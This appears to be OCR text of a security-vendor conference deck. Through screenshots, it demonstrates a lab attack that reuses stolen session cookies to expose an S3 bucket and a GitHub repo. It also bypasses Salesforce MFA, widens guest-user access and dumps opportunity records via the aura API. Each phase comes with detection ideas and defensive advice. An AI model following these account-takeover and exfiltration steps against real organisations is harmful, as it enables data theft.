dw00830-base-site-static-node-12	US West (N. California) us-west-1	⚠️ Public	September 2, 2020, 13:10:39 (UTC-04:00)
dw00830-base-site-static-node-2	US West (N. California) us-west-1	Bucket and objects not public	August 31, 2020, 16:57:56 (UTC-04:00)
dw00830-base-site-static-node-4	US West (N. California) us-west-1	Bucket and objects not public	September 1, 2020, 07:38:12 (UTC-04:00)
dw00830-base-site-static-node-5	US West (N. California) us-west-1	Bucket and objects not public	September 1, 2020, 12:29:31 (UTC-04:00)
dw00830-base-site-static-node-8	US West (N. California) us-west-1	Bucket and objects not public	September 1, 2020, 12:29:55 (UTC-04:00)
eli-test-public	EU (Frankfurt) eu-central-1	⚠️ Public	July 23, 2020, 03:53:43 (UTC-04:00)
employee-static	US East (Ohio) us-east-2	Bucket and objects not public	Bucket and objects not public

Access data in S3 Buckets

employee-static - S3 bu... ~/Desktop/creds.txt - M... Postman user@kali:~ employee-static - S3 bucket - Mozilla Firefox

employee-static - S3 buck +

How would you rate your experience with this service console? ★ ★ ★ ★ ★

aws Services ▾ Search for services, features, marketplace products, and docs [Alt+S]

Amazon S3 X Provide feedback

Buckets

- Access Points
- Object Lambda Access Points
- Batch Operations
- Access analyzer for S3

Block Public Access settings for this account

Storage Lens

- Dashboards
- AWS Organizations settings

Feature spotlight 3

AWS Marketplace for S3

Amazon S3 > employee-static > Edit Block public access (bucket settings)

Edit Block public access (bucket settings) X

Block public access (bucket settings)

Updating the Block Public Access settings for this bucket will affect this bucket and all objects within. This may result in some objects becoming public.

To confirm the settings, enter *confirm* in the field.

confirm

Block all public access
Turning this setting on is the same as turning off all existing ACLs.

Block public access to buckets and objects granted through new access control lists (ACLs)
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.

Block public access to buckets and objects granted through any access control lists (ACLs)
S3 will ignore all ACLs that grant public access to buckets and objects.

Block public access to buckets and objects granted through new public bucket or access point policies
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.

Block public and cross-account access to buckets and objects through new public bucket or access point policies
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

Expose a bucket to the public

How would you rate your experience with this service console?



AWS Services ▾

Search for services, features, marketplace products, and docs [Alt+S]

jerome @ 217

Amazon S3



We're continuing to improve the S3 console to make it faster and easier to use. If you have feedback on the updated experience, choose [Provide feedback](#).

Buckets

Access Points

Object Lambda Access Points

Batch Operations

Access analyzer for S3

Block Public Access settings for this account

Storage Lens

Dashboards

AWS Organizations settings

Feature spotlight 3

AWS Marketplace for S3

Canonical ID: 46e77ebcd82

6b018a746d26f4298f414d24c
3d995c887440c58513f146baa
638f

Everyone (public access)

 List

 Read

Group: http://acs.amazonaws.com/groups/global/AllUsers

Write

Authenticated users group (anyone with an AWS account)

List

Read

Group: http://acs.amazonaws.com/groups/global/AuthenticatedUsers

Write

Write

S3 log delivery group

List

Read

Group: http://acs.amazonaws.com/groups/s3/LogDelivery

Write

Write

 When you grant access to the Everyone or Authenticated users group grantees, anyone in the world can access the objects in this bucket.

[Learn more](#)

I understand the effects of these changes on my objects and buckets.

Give everyone access

Access for other AWS accounts

No other AWS accounts associated with the resource.

How would you rate your experience with this service console?



AWS Services ▾

Search for services, features, marketplace products, and docs [Alt+S]

jerome @ 217

Amazon S3



We're continuing to improve the S3 console to make it faster and easier to use. If you have feedback on the updated experience, choose [Provide feedback](#).

Successfully edited access control list.

Buckets

Access Points

Object Lambda Access Points

Batch Operations

Access analyzer for S3

Block Public Access settings for this account

Storage Lens

Dashboards

AWS Organizations settings

Feature spotlight 3

AWS Marketplace for S3

Amazon S3 > employee-static

employee-static [Info](#)

Publicly accessible

Objects

Properties

Permissions

Metrics

Management

Access Points

Permissions overview

Access

⚠ Public

Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access for this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to specific objects within the bucket, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

Attacker can access the bucket from anywhere




Block all public access

⚠ Off

Phase 2 – AWS S3 Bucket Theft

- Attack -
 - Use stolen cookie to impersonate AWS Admin
 - Set Private Bucket to Public
 - Download Publicly exposed data
- Detections to Consider
 - S3 Bucket set Public
 - Abnormal Access / Download of S3 Objects



Access GitHub with stolen credentials

Search or jump to... / Pull requests Issues Marketplace Explore

polyrize-lab View organization

polyrize-lab/billing-api-prod Private Python Updated yesterday

billing-api-prod polytest core_engine_acc common poly_tests DaBex Amer-JP SSRepo sfdc sfdc-monitor core_engine_py algo_proc_acc algo_core_s archrep msgbuilder opesmrepo poly-sdk poly-react-components DB-files backend

Subscribe to the **polyrize-lab** organization news feed

© 2021 GitHub, Inc.

Blog API Terms

About Training Privacy

Shop Status Docs

Contact GitHub Security Pricing

Access a sensitive code repository



Search or jump to...

Pull requests Issues Marketplace Explore

polyrize-lab / **billing-api-prod** Private



<> Code Issues Pull requests Actions Projects Wiki Security Insights Settings

main

1 branch

0 tags

Go to file

Add file


Code



Joshammond1 Create __init__.py

4b61165 yesterday

2 commits



billing-api-prod

Create __init__.py

yesterday



.gitignore

Create .gitignore

yesterday

Add a README with an overview of your project.

Add a README

About

No description, website, or topics provided.

Releases

No releases published
[Create a new release](#)

Packages

No packages published
[Publish your first package](#)

Languages

Python 100.0%

Access a sensitive code repository

Archives

When creating source code archives, you can choose to include Git LFS objects in the archive.

Include Git LFS objects in archives

Git LFS usage in archives is billed at the same rate as in your repository.

GitHub Pages

Pages settings now has its own dedicated tab! Choose what you want to publish.

Danger Zone

Change repository visibility

This repository is currently private.

Change repository visibility

⚠ Warning: this is a potentially destructive action.

Make public

Make this repository visible to anyone.

- The code will be visible to everyone who can visit <https://github.com>
- Anyone can fork your repository.
- Your changes will be published as activity.

Make private

This repository is currently private.

Change visibility

Please type **polyrize-lab/billing-api-prod** to confirm.

polyrize-lab/billing-api-prod

I understand, change repository visibility.

Transfer

Transfer ownership

Transfer this repository to another user or to an organization.

Archive this repository

Mark this repository as archived and read-only.

Archive this repository

Delete this repository

Once you delete a repository, there is no going back. Please be certain.

Delete this repository

Make the repository public

Firefox ~ /Desktop/creds.txt - M... 05:48 PM

GitHub - polyrize-lab/billing-api-prod - Mozilla Firefox (Private Browsing)

GitHub - polyrize-lab/billing-api-prod +

https://github.com/polyrize-lab/billing-api-prod

Why GitHub? Team Enterprise Explore Marketplace Pricing

Search Sign in Sign up

polyrize-lab / billing-api-prod Notifications Star

Code Issues Pull requests Actions Projects Wiki Security Insights

main 1 branch 0 tags Go to file Code

Joshhammond1 Create __init__.py 4b61165 yesterday 2 commits

billing-api-prod Create __init__.py yesterday

.gitignore Create .gitignore yesterday

About No description, website, or topics provided.

Releases No releases published

Packages No packages published

Languages Python 100.0%

Attacker can steal code or add malicious code

© 2021 GitHub, Inc. Terms Privacy Security Status Docs Contact GitHub Pricing API Training Blog About

Phase 3 – GitHub Repo Theft

- Attack -
 - Use stolen cookie to impersonate GitHub
 - Set Private repo to Public
 - Download Publicly exposed data
- Detections to Consider
 - Repo set Public

Login | Salesforce - Mozilla Firefox

Login | Salesforce

https://polyrize.my.salesforce.com

... ⌂ ⌂ ⌂



Username

jboynton@polyrzelab.com

Password

Log In


 Remember me[Forgot Your Password?](#)

Start your free trial. No credit card required, no software to install.

With your trial, you get:

- ✓ Preloaded data or upload your own
- ✓ Preconfigured processes, reports, and dashboards
- ✓ Guided experiences for sales reps, leaders, and administrators
- ✓ Online training and live onboarding webinars

START MY FREE TRIAL



Login to Salesforce with stolen credentials

Identity | Sal... X



Verify Your Identity

You're trying to Log In to Salesforce. To make sure your Salesforce account is secure, we have to verify your identity.

Enter the verification code we emailed to
jb*****@*****ab.com.

Verification Code

Verify

 Don't ask again

Resend Code

What about MFA?

https://polyrize.my.salesforce.com



Username

Password

Log In

Remember me

[Forgot Your Password?](#)

Attacker uses the existing cookie

dreamforce

SEPTEMBER 21-23

Success anywhere,
everywhere.

Join us for a global family reunion streaming live on Salesforce+.

SIGN UP FOR FREE

Cookie Editor - Create a Cookie

Show Advanced

Name

sid

Value

UUID4JUUUUUUUEKOF!AQIAQLVZDyQ4LPA8gUPUuKFt0DWVu22iV5jU.U6gMLEi1V6NjsB7c1mHE9NMCje.Drjd.dUPM4EuWXP2H3GWMUao4ZfaktXpF



Add

Home | Salesforce - Mozilla Firefox

Home | Salesforce - Mozilla Firefox

Home | Salesforce

https://polyrize.lightning.force.com/lightning/page/home

All Search...

Relationship Mana... Home app_home_page Accounts Contacts Contracts Calendar Groups Notes Tasks

Quarterly Performance

CLOSED €0 OPEN (>70%) €0 GOAL --

As of Today 9:24 PM

500k
400k
300k
200k
100k
0

Add the opportunities you're working on, then come back here to view your performance.

Aug Sep Oct Nov

Closed Goal Closed + Open (>70%)

Assistant

Nothing needs your attention right now. Check back

News

The S&P 500 will keep going up this fall - for these 9 reasons
General Business News
Msn · 3h

Activist investor Ryan Cohen has scored a 25x gain on his GameStop...
General Business News
Msn · 5h

Jackson Hole: You should watch this nerdfest if you care about your money
General Business News
Msn · 6h

This China skeptic concedes tech stocks are cheap as chips but warn...
General Business News
Msn · 10h

US stock futures tread water as S&P 500 hits record high, and...
General Business News
Msn · 11h

Attacker is in

Experience Builder - Mozilla Firefox

Home | Salesforce All Sites | Salesforce Experience Builder

https://polyrize.builder.salesforce-communities.com/sfsites/picasso/core/config/commeditor.jsp?exitURL=https%3A%2F%2Fpolyrize.my.salesforce.com%2Fservle...

Home

Welcome to Experience Builder

Experience Builder lets you easily brand your site, create and customize pages, drag and drop Lightning components, and deliver personalized experiences to different audiences.

Step 1 of 14 Continue

i Firefox Can't Open This Page

To protect your security, polyrize.my.salesforce.com will not allow Firefox to display the page if another site has embedded it. To see this page, you need to open it in a new window.

Open Site in New Window

SF guest profile can't access data

Experience Builder - Mozilla Firefox

Home | Salesforce All Sites | Salesforce Experience Builder

https://polyrize.builder.salesforce-communities.com/sfsites/picasso/core/config/commeditor.jsp?exitURL=https%3A%2F%2Fpolyrize.my.salesforce.com%2Fservlet%2Fnetv

General

View and edit the main properties of your site.

Site Details

Template Help Center

Public Access Public can access the site

Site Title support

Published Status Published: <https://acme-vrns.force.com/support/>

Guest User Profile Configure access for guest or unauthenticated users. [Learn More](#)

support Profile

Welcome to Experience Builder

Experience Builder lets you easily brand your site, create and customize pages, drag and drop Lightning components, and deliver personalized experiences to different audiences.

Step 1 of 14 Continue

Firefox to display the page if another site has

Attacker modifies guest profile

Profiles | Salesforce - Mozilla Firefox

Profiles | Salesforce - Mozilla Firefox

Home | Salesforce All Sites | Salesforce Experience Builder Profiles | Salesforce +

https://polyrize.lightning.force.com/lightning/setup/Profiles/page?address=%2F00e4J00000ppmd%2Fe%3FretURL%3D%252F00e4J00000ppmd%253FappLayout%253F

Cloud Setup Home Quick Find

SETUP Profiles

Basic Access Data Administration Basic Access

	Read	Create	Edit	Delete	View All	Modify All		Read	Create	Edit	Delete	View All	Modify All	
Accounts	<input type="checkbox"/>	<input type="checkbox"/>												
Assets	<input type="checkbox"/>	<input type="checkbox"/>												
Background Operations	<input type="checkbox"/>													
Campaigns	<input type="checkbox"/>	<input type="checkbox"/>												
Cases	<input type="checkbox"/>	<input type="checkbox"/>												
Communication Subscriptions	<input type="checkbox"/>													
Communication Subscription Channel Types	<input type="checkbox"/>													
Communication Subscription Consents	<input type="checkbox"/>	<input type="checkbox"/>												
Communication Subscription Timings	<input type="checkbox"/>	<input type="checkbox"/>												
Contacts	<input type="checkbox"/>	<input type="checkbox"/>												
Contact Point Addresses	<input type="checkbox"/>	<input type="checkbox"/>												
Contact Point Consents	<input type="checkbox"/>	<input type="checkbox"/>												
Contact Point Emails	<input type="checkbox"/>	<input type="checkbox"/>												
Contact Point Phonics	<input type="checkbox"/>	<input type="checkbox"/>												
Contact Point Type Consents	<input type="checkbox"/>	<input type="checkbox"/>												
Contracts	<input type="checkbox"/>	<input type="checkbox"/>												

Grant access to existing opportunities

Sharing Settings | Salesforce - Mozilla Firefox

Sharing Settings | Salesf... ~/Desktop/cookies.txt - ... Postman

Home | Salesforce All Sites | Salesforce Experience Builder Sharing Settings | Salesf... +

https://polyrize.lightning.force.com/lightning/setup/SecuritySharing/page?address=%2Fsetup%2Fown%2FshareRule.jsp%3FretURL%3D%252Fp%252Fown%252FOrgS... 04:27 PM

Cloud Setup Home Object Manager

sharing

Security

Sharing Settings

You can use sharing rules only to grant wider access to data, not to restrict access.

Step 1: Rule Name

Label: OpportunitySharingRule

Rule Name: OpportunitySharingRule

Description:

Step 2: Select your rule type

Rule Type: Guest user access, based on criteria

Step 3: Select which records to be shared

This sharing rule grants access to guest users without login credentials. By modifying the default settings in accordance with these criteria, you're allowing immediate and unlimited access to all records matching these criteria. Note that guest users can view all records matching the criteria defined here, even without logging in. To secure your site and its data from guest users, consider all the use cases and implications, and implement security controls that you think are appropriate for the sensitive data you're sharing. Salesforce isn't responsible for any exposure of your data to guest users related to this change from default settings.

Criteria

Field	Operator	Value
Created By ID	starts with	0
--None--	--None--	

AND AND AND AND

Add Filter Logic...

Create rule to grant access to future opportunities

Home - Mozilla Firefox ~/Desktop/cookies.txt - ... Postman

Home - Mozilla Firefox

All Sites | Salesforce Home + https://acme-vrns.force.com/support/s/ ... Search... User

EMBER

Search...

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New Cookie Editor

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	acme-vrns.force.com	/support/s/	browsing-context.js:1078 (document)	html	15.07 KB	41.92 KB	347 ms
200	POST	acme-vrns.force.com	auraAnalytics	aura_prod.js:650 (beacon)	json	1.20 KB	1.38 KB	140 ms
200	GET	acme-vrns.force.com	bootstrap.js?aura.attributes={"schema":"Published","brandingSetId":"b28d2cbf-8462-4971-9514-2587129...	script	js	91.62 KB	465.83 KB	377 ms
304	GET	acme-vrns.force.com	fonts.css?lastMod=1629813498000&brandSet=b28d2cbf-8462-4971-9514-25871293c04a	stylesheet	css	cached	336.04 KB	103 ms
200	GET	acme-vrns.force.com	resources.js?pv=1629838827000-2096807252&rv=1629810401000	script	js	cached	5.68 KB	0 ms
200	GET	acme-vrns.force.com	aura_prod.js	script	js	cached	723.41 KB	0 ms
200	GET	acme-vrns.force.com	app.js	script	js	cached	1.88 MB	0 ms
200	GET	acme-vrns.force.com	favicon.ico	FaviconLoader.jsm:165 (img)	x-icon	cached	5.30 KB	
304	GET	acme-vrns.force.com	ember-background.jpg	themeSearch.js:4 (img)	jpeg	cached	37.36 KB	
304	GET	acme-vrns.force.com	ember-logo.png	themeSearch.js:4 (img)	png	cached	2.26 KB	
200	POST	acme-vrns.force.com	aura?r=0&ui-chatter-components-messages.Messages.getMessagingPermAndPref=1&ui-communities-co...	aura_prod.js:649 (xhr)	json	1.92 KB	3.80 KB	
304	GET	acme-vrns.force.com	T	aura_prod.js:12 (img)	png	cached	723 B	
200	POST	acme-vrns.force.com	aura?r=1&ui-instrumentation-components-beacon.InstrumentationBeacon.sendData=1	aura_prod.js:649 (xhr)	json	1.21 KB	1.42 KB	
200	GET	acme-vrns.force.com	SessionTimeServlet?buster=1629923655118	sessionTimeoutWatcher.js:3 (xhr)	json	424 B	31 B	
200	POST	acme-vrns.force.com	aura?r=2&ui-identity-components-sessiontimeoutwarn.SessionTimeoutWarn.getSessionTimeoutConfig=1	aura_prod.js:649 (xhr)	json	1.18 KB	1.28 KB	

Guest profile can access everything

Home - Mozilla Firefox ~/Desktop/cookies.txt - Postman

04:35 PM

All Sites | Salesforce Home https://acme-vrns.force.com/support/s/ ...

Postman

Home - Mozilla Firefox

EMBI

Inspector Console Debugger

Status Method Domain

200	GET	acme-vrns.force.com
200	POST	acme-vrns.force.com
200	GET	acme-vrns.force.com
304	GET	acme-vrns.force.com
200	GET	acme-vrns.force.com
304	GET	acme-vrns.force.com
304	GET	acme-vrns.force.com
200	POST	acme-vrns.force.com
304	GET	acme-vrns.force.com
200	POST	acme-vrns.force.com
200	GET	acme-vrns.force.com
200	POST	acme-vrns.force.com

File Edit View Help

Home Workspaces Reports Explore

Search Postman

Working locally in Scratch Pad. Switch to a Workspace

Scratch Pad New Import Overview

Salesforce

VARIABLE INITIAL VALUE CURRENT VALUE

object Opportunity

context {"mode":"PROD","fwuid":"YeF9IbuOAuhiq8yQ65xJFA","app":"siteforce:co...}

sfsite https://acme-vrns.force.com/support/s

pageURI /support/s/

Add a new variable

Save Share

Collection Globals APIs Environments Mock Servers Monitors History

Bulk data access through API

① Use variables to reuse values in different places. Work with the current value of a variable to prevent sharing sensitive values with your team. Learn more about variable values

VS Other Response Timings

descriptor
ter.components.message...
ndPref","callingDescripto...
"\",\"descriptor\":{\"servic...
ura.components.forceCo...
CTION\$getNavigationM...
"navigationLinkSetIdOr...
J...a\"},\"descriptor\":{\"se...
ura.components.forceCo...
Config"},\"callingDescripto...
true},{"id":187,"a...
ura.components.forceCo...
er/ACTIONSgetFeature...
,\"storables\":[{"true}]}]}
d1%\"YeF9IbuOAuhiq8yQ65xJFA\"...
\"loaded
p://siteforce:community...
uad\\".false}
5Q094Z38fMHM3aTcz...
10iLCJhbGciOiJIUzI1Ni...
0lwiMDJHNEowMDAw...
pbmlhdCjdLCJpYXQIO...
mujaFPUnU7VRIS-e62b...
-8%7B%221d%22%3A%2...

File Edit View Help

Home Workspaces Reports Explore

Search Postman

Working locally in Scratch Pad. Switch to a Workspace

Scratch Pad New Import Overview Salesforce POST Salesforce Com... + ...

Salesforce / Salesforce Community List Records

POST {{sfsite}}/sfsites/aura

Params Authorization Headers (10) Body Pre-request Script Tests Settings

Body Cookies (2) Headers (15) Test Results

Status: 200 OK Time: 1189 ms Size: 337.96 K

Pretty Raw Preview Visualize JSON

```
12 "Id": "0054J0000000roQAG",
13 "Name": "Josh Hammond",
14 "sobjectType": "User"
},
15 "Owner": {
16     "Id": "0054J0000000roQAG",
17     "Name": "Josh Hammond",
18     "sobjectType": "User"
},
19 "Description": "The deal is at 50% because they are at the sales process stage of evaluating our ROI justification.",
20 "CloseDate__f": "4/21/2019",
21 "CloseDate": "2019-04-21T00:00:00.000Z",
22 "Loss_Reason__c_1": null,
23 "Name": "Acme - 1,200 Widgets (Sample)",
24 "Budget_Confirmed__c": false,
25 "LastModifiedDate__f": "3/25/2019 8:06 AM",
26 "OwnerId": "0054J0000000roQAG",
27 "CreatedById": "0054J0000000roQAG",
28 "Loss_Reason__c": null,
29 "CreatedBy": {
30     "Id": "0054J0000000roQAG",
31     "Name": "Josh Hammond",
32     "sobjectType": "User"
},
33 "StageName": "Needs Analysis",
34 "Amount": 110000.0,
35 "Probability": 35.0,
36 "StageName__l": "Needs Analysis",
37 "ROI_Analysis_Completed__c": false,
38 "Type__l": "Existing Business",
```

Attacker dumps everything through an API

Phase 4 – Salesforce Exfil

- Attack -
 - Attacker modifies guest user profile
 - Grants access to opportunities
 - Grants API access to guest accounts
 - Steals opportunity data via API
- Detections to Consider
 - Modifications to guest user profile
 - Modifications to opportunities object permissions
 - API Access added to profile

How to apply what you've learned today

- Next week you should:
 - Create an inventory of your sanctioned SaaS apps
 - Check what telemetry & logs you have from each vendor
- Next month you should:
 - Audit org-wide configuration settings
 - Hunt down and kill unnecessary global access (e.g., “Anyone links”)
- Within six months you should:
 - Define data security policies for each SaaS app
 - Trigger alerts on policy violations and abnormal behavior

Feeling Overwhelmed?

- Stop by the Booth
- Visit Varonis.com
- Stick around!